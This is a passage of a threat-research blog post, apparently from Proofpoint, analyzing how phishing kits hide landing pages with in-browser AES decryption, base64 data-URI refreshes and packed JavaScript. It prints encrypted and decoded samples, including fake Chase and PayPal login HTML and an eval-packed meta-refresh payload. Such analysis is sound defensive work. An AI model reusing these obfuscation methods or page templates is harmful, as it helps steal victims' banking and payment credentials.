

# Hiding in Plain Sight - Obfuscation Techniques in Phishing Attacks

## Threat Insight

---

Increasingly, cybercriminals are turning to commodity software, sold on the black market or even open sourced. These kits allow attackers with relatively basic skills to launch malicious campaigns at scale. Exploit kits, for example, can be installed on compromised websites to exploit a wide range of vulnerabilities in a user's web browser. Phishing kits provide most of the necessary components to run phishing schemes from development environments to graphics and code to create passable copies of legitimate websites. In some cases, the kits may even come with email lists, along with, of course, spamming software for delivering the emails.

These phishing kits are increasingly sophisticated and often include methods to avoid detection by client software, email providers, and gateways. Many of these obfuscation techniques aren't particularly new, but the following six examples demonstrate popular (and, too often, effective) methods for hiding their code and malicious intent.


This post analyzes the following obfuscation techniques observed by Proofpoint researchers in multiple phishing campaigns:

- AES 256 with JavaScript in the browser
- Base64 refresh
- Flipped Base64 JavaScript encoding
- Combination Encoding
- Custom Encoding
- Xor Encoding in JavaScript
- Multibyte XOR Phishing Landing Obfuscation

### AES 256 with JavaScript in the browser

In multiple campaigns, Proofpoint researchers have observed phishing pages that use legitimate AES encryption in JavaScript to encode their pages. In this case, the browser performs all of the decoding so that no normal HTML content for the landing can be observed on the wire.

In the example below, the code of the phishing web page attempts to fool the user into giving up their information. The page loads a JavaScript resource called 'hee.js,' which contains the AES decryption code. The variable hea2t contains the encrypted phishing landing page HTML code (Fig. 1).




```

1 <html><head><script src='imgs/hee.js'></script><script>
2 var hea2p =
3 ('0123456789ABCDEFGHIJKLMN0PQRSTUVWXYZabcdefghijklmnopqrstuvwxyz');
4 var hea2t =
5 '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

```

Figure 1: Encrypted JavaScript

Below is the bottom of the same page. The document.write method is called on the output variable (Fig. 2), which will decrypt the content of the hea2t variable, effectively rendering the web page.



```

6 var output = Aes.Ctr.decrypt(hea2t, hea2p, 256);
7 document.write(output)</script></head></html>

```

Figure 2: Document.write method calling the AES decryption routine on the hea2t variable

hee.js is a publicly available, open source implementation of AES (Fig. 3).



```

hee.js
1  /* ----- */
2  /* AES implementation in JavaScript (c) Chris Veness 2005-2011 */
3  /* - see http://csrc.nist.gov/publications/PubsFIPS.html#197 */
4  /* ----- */
5
6  var Aes = {}; // Aes namespace
7
8  /**
9   * AES Cipher function: encrypt 'input' state with Rijndael algorithm
10   * applies Nr rounds (10/12/14) using key schedule w for 'add round key' stage
11   *
12   * @param {Number[]} input 16-byte (128-bit) input state array
13   * @param {Number[][]} w Key schedule as 2D byte-array (Nr+1 x Nb bytes)
14   * @returns {Number[]} Encrypted output state array
15   */
16  Aes.cipher = function(input, w) { // main Cipher function [§5.1]
17      var Nb = 4; // block size (in words): no of columns in state (fixed at 4 for AES)
18      var Nr = w.length/Nb - 1; // no of rounds: 10/12/14 for 128/192/256-bit keys
19
20      var state = [[],[],[],[]]; // initialise 4xNb byte-array 'state' with input [§3.4]
21      for (var i=0; i<4*Nb; i++) state[i%4][Math.floor(i/4)] = input[i];
22
23      state = Aes.addRoundKey(state, w, 0, Nb);
24
25      for (var round=1; round<Nr; round++) {
26          state = Aes.subBytes(state, Nb);
27          state = Aes.shiftRows(state, Nb);
28          state = Aes.mixColumns(state, Nb);
29          state = Aes.addRoundKey(state, w, round, Nb);
30      }
31
32      state = Aes.subBytes(state, Nb);
33      state = Aes.shiftRows(state, Nb);
34      state = Aes.addRoundKey(state, w, Nr, Nb);
35
36      var output = new Array(4*Nb); // convert state to 1-d array before returning [§3.4]
37      for (var i=0; i<4*Nb; i++) output[i] = state[i%4][Math.floor(i/4)];
38      return output;
39  }
40
41  /**
42   * Perform Key Expansion to generate a Key Schedule
43   *
44   * @param {Number[]} key Key as 16/24/32-byte array
45   * @returns {Number[][]} Expanded key schedule as 2D byte-array (Nr+1 x Nb bytes)
46   */

```

Figure 3: AES decryption routine within hee.js

The result is the decoded page shown below (Fig. 4).

```

1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2 <html lang="en">
3 <head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
4 <meta http-equiv="Pragma" content="no-cache"/>
5 <meta http-equiv="Expires" content="-1"/>
6 <meta http-equiv="Cache-Control" content="no-cache"/>
7 <meta http-equiv="Cache-Control" content="no-store"/>
8 <meta http-equiv="Cache-Control" content="post-check=0"/>
9 <meta http-equiv="Cache-Control" content="pre-check=0"/>
10 <meta http-equiv="Content-Style-Type" content="text/css"/>
11 <meta name="CONNECTION" content="CLOSE"/><link rel="stylesheet" type="text/css" href="
Logon_Files/commonui/stylesheets/jpui.css?Style=Logon.php?header=1&enroll="/><link rel="stylesheet" type="
text/css" href="Logon_Files/Themes/default/css/style.css?Style=Logon.php?header=1&enroll="/><link rel="
stylesheet" type="text/css" href="Logon_Files/Themes/default-col/css/style.css?Style=Logon.php?header=1&
enroll="/><link rel="stylesheet" type="text/css" href="Logon_Files/Themes/guest/css/style.css?Style=Logon.
php?header=1&enroll="/><link rel="stylesheet" type="text/css" href="Logon_Files/Themes/default/css/style_new
.css?Style=Logon.php?header=1&enroll="/><link rel="stylesheet" type="text/css" href="
Logon_Files/Themes/default-col/css/style_new.css?Style=Logon.php?header=1&enroll="/><link rel="stylesheet"
type="text/css" href="Logon_Files/Themes/guest/css/style_new.css?Style=Logon.php?header=1&enroll="/><link
rel="SHORTCUT ICON" href="Logon_Files/images/favicon.ico"/><title>Chase Online - Logon</title><link href="
Logon_Files/commonui/stylesheets/global_megamenu_nisil.css?Style=Logon.php?header=1&enroll=" rel="stylesheet
" type="text/css" /><link href="Logon_Files/commonui/stylesheets/global_megamenu_nisil.ff.css?Style=Logon.
php?header=1&enroll=" rel="stylesheet" type="text/css" /><link href="
Logon_Files/commonui/stylesheets/global_megamenu.col.css?Style=Logon.php?header=1&enroll=" rel="stylesheet"
type="text/css" />
12
13
14
15
16 </head>
17
18
19 <body class="chasejs-designfamily-lcol chaseui-site-col ">
20

```

Figure 4: Decrypted HTML landing that is output of hee.js

## Base64 refresh

This technique makes use of data URIs to obfuscate the phishing landing page by instructing the browser to load the base64 code as the page content. The browser will render the base64 code as html if it is a supported feature. If done correctly, the initial HTML content of the phishing page will not be observed on the wire. Proofpoint researchers have also observed this technique in multiple campaigns.






Figure 5: Data URI encoded HTML variable in phishing landing page

In this case, the code simply instructs the browser to render the base64 code as text/HTML data (Fig. 6).



Figure 6: Rendering base64 code as text/HTML

Once decoded, it is evident that the base64 encoded content is simple HTML.



```

1 <!DOCTYPE html>
2 <!--[if lt IE 9]><html lang="en" class="no-js lower-than-ie9 ie"><![endif]-->
3 <!--[if lt IE 10]><html lang="en" class="no-js lower-than-ie10 ie"><![endif]-->
4 <!--[if !IE]>-->
5 <html class="js " lang="en"><!--<![endif]--><head><!--Script info: script: node, template: , date: Mar 4,
2015 14:26:39 -08:00, country: AU, language: en web version: content version: hostname :
idZ+omyQ5bIcX6V0N56IEGnwGS22SvyoDYYgPGh/nb/qfjg4UU6z8tqxLta0xXt7 rlogid : nNm9acFzo5obMfMe6Uv7eSP3Yt7mkgwKQT
ediQ2bCpGhHXdAPAErbza9Yqy58L7Fb4xb30Itv9b5w%2BQuY%2Bzbaaz3DZq7p1r3_14be6e5e0a7 --><meta charset="utf-8"><
title>Log in to your PayPal account</title><meta http-equiv="content-type" content="text/html; charset=UTF-8
"><meta name="application-name" content="PayPal"><meta name="msapplication-task" content="name=My
Account;action-uri=https://www.paypal.com/us/cgi-bin/webscr?cmd=_account;icon-uri=http://www.paypalobjects.
com/en_US/i/icon/pp_favicon_x.ico"><meta name="msapplication-task" content="name=Send Money;action-
uri=https://www.paypal.com/us/cgi-bin/webscr?cmd=_send-money-transfer&send_method=domestic;icon-
uri=http://www.paypalobjects.com/en_US/i/icon/pp_favicon_x.ico"><meta name="msapplication-task" content="
name=Request Money;action-uri=https://personal.paypal.com/cgi-bin/?cmd=_render-content&
content_ID=marketing_us/request_money;icon-uri=http://www.paypalobjects.com/en_US/i/icon/pp_favicon_x.ico"><
meta name="keywords" content="transfer money, email money transfer, international money transfer "><meta
name="description" content="Transfer money online in seconds with PayPal money transfer. All you need is an
email address."><link rel="shortcut icon" href="https://www.paypalobjects.com/en_US/i/icon/pp_favicon_x.ico"
><link rel="apple-touch-icon" href="https://www.paypalobjects.com/en_US/i/pui/apple-touch-icon.png"><meta
name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1, user-scalable=yes"><link
rel="stylesheet" href="http://lorclontraining.com/images/Logintoyouraccount_files/app.css"><!--[if lte IE 9]
><link rel="stylesheet" href="https://www.paypalobjects.
com/web/res/b7c/460b3a31dbe71be316d13590e630d/css/ie9.css" /><![endif]--><script src="http://lorclontraining
.com/images/Logintoyouraccount_files/modernizr-2.js"></script><script>/* don't bust the frame if this is
top window or* if it's the inject endpoint when top window is *.paypal.com domain*/if (self === top || (/
inject/.test(window.location.pathname) && /paypal\.com$/ .test(window.top.location.hostname))) {var
antiClickjack = document.getElementById("antiClickjack");antiClickjack.parentNode.removeChild(
antiClickjack);} else {top.location = self.location;}</script></head><body class="desktop " data-
rlogid="nNm9acFzo5obMfMe6Uv7eSP3Yt7mkgwKQTediQ2bCpGhHXdAPAErbza9Yqy58L7Fb4xb30Itv9b5w%2BQuY%2Bzbaaz3DZq7p1r3
_14be6e5e0a7" data-hostname="idZ+omyQ5bIcX6V0N56IEGnwGS22SvyoDYYgPGh/nb/qfjg4UU6z8tqxLta0xXt7" data-view-
name="login" data-template-path="https://www.paypalobjects.
com/web/res/b7c/460b3a31dbe71be316d13590e630d/templates/AU/en/%s.js" data-csrf-token="
Q6IeE9GITwioZuQM0HicaPxISwZkPWtV8FM="><noscript><p class="nonjsAlert" role="alert">NOTE: Many features on
the PayPal Web site require Javascript and cookies.</p></noscript><div id="page"><div id="content" class="
contentContainer "><header><div class="paypal-logo"></div></header><div id="main" class="main " role="main">
<section id="login" class="login" data-role="page" data-title="Log in to your PayPal account"><div id="
notifications" class="notifications"></div> <script language="JavaScript">
6
7 function check_all(form) {
8     if (form.sex1.value.length < 5) {
9         alert("Please enter Email Address");
10        form.sex1.focus();
11        return false;
12    }
13

```

Figure 7: Output of base64-encoded JavaScript variable

An end-user could watch for the unusual URL structure, as seen in the URL bar below, even if the rendered page looks legitimate (Fig. 8):




Figure 8: Unusual URL is a tipoff to a potential phishing page

In one interesting variant, we spotted JavaScript was embedded inside another data URI.

```
1 <meta http-equiv="Refresh" content="0"; url=data:text/html,https://accounts.google.com/ServiceLogin?service=mail&passive=true&  
rm=false&continue  
  
src=data:text/html;base64,ZXZhbChmdW5jdGlvbihlLGEsYyxrLGUsZC17d2hpbGUoYy9tKXktZihwZWQKOTwPXAucmVwbGFj  
2 ZShuZXcglUmNRXhwKCdcXGIKZMrJ3xcYicsJ2cnKSxrw2NdKXI19cmV0dXJuIH89KCCzLjIuMTg9  
3 IjE3IDE2IDE5IDIwIDYyYjsyMXsoMTUoKXsNcAcsPTMuM14SKFwmMVwmKTsxLjg9XCc3LzEwLTRc  
4 JzslJExPvPMtMGnFwm0ZeUjM9XCdcJzsyLjI0KFwmZzcJyLbMF0uMzUoMSl9KCKpfTM3KD04  
5 KXt9My4yLjMzLjMyPSi8NiAyNzIxXCiYnjoVLzI1LjI4LzI5LzMxLjMwKFwiIDM5PVvcIjQwOiAw  
6 OzM0OIA1JTsXMIojVxcIj4BLz+YjsnLEdeLDQxLCdbGlua3xkb2N1bmVudHx3ak5kb3dBaMNV  
7 bmwddB8aWYw1fGLtYwdlfHR5cvGV8Y3JLYXRlRwllbwVudHx4fHJlbHxoZWlnaHR8c2hvcnRj  
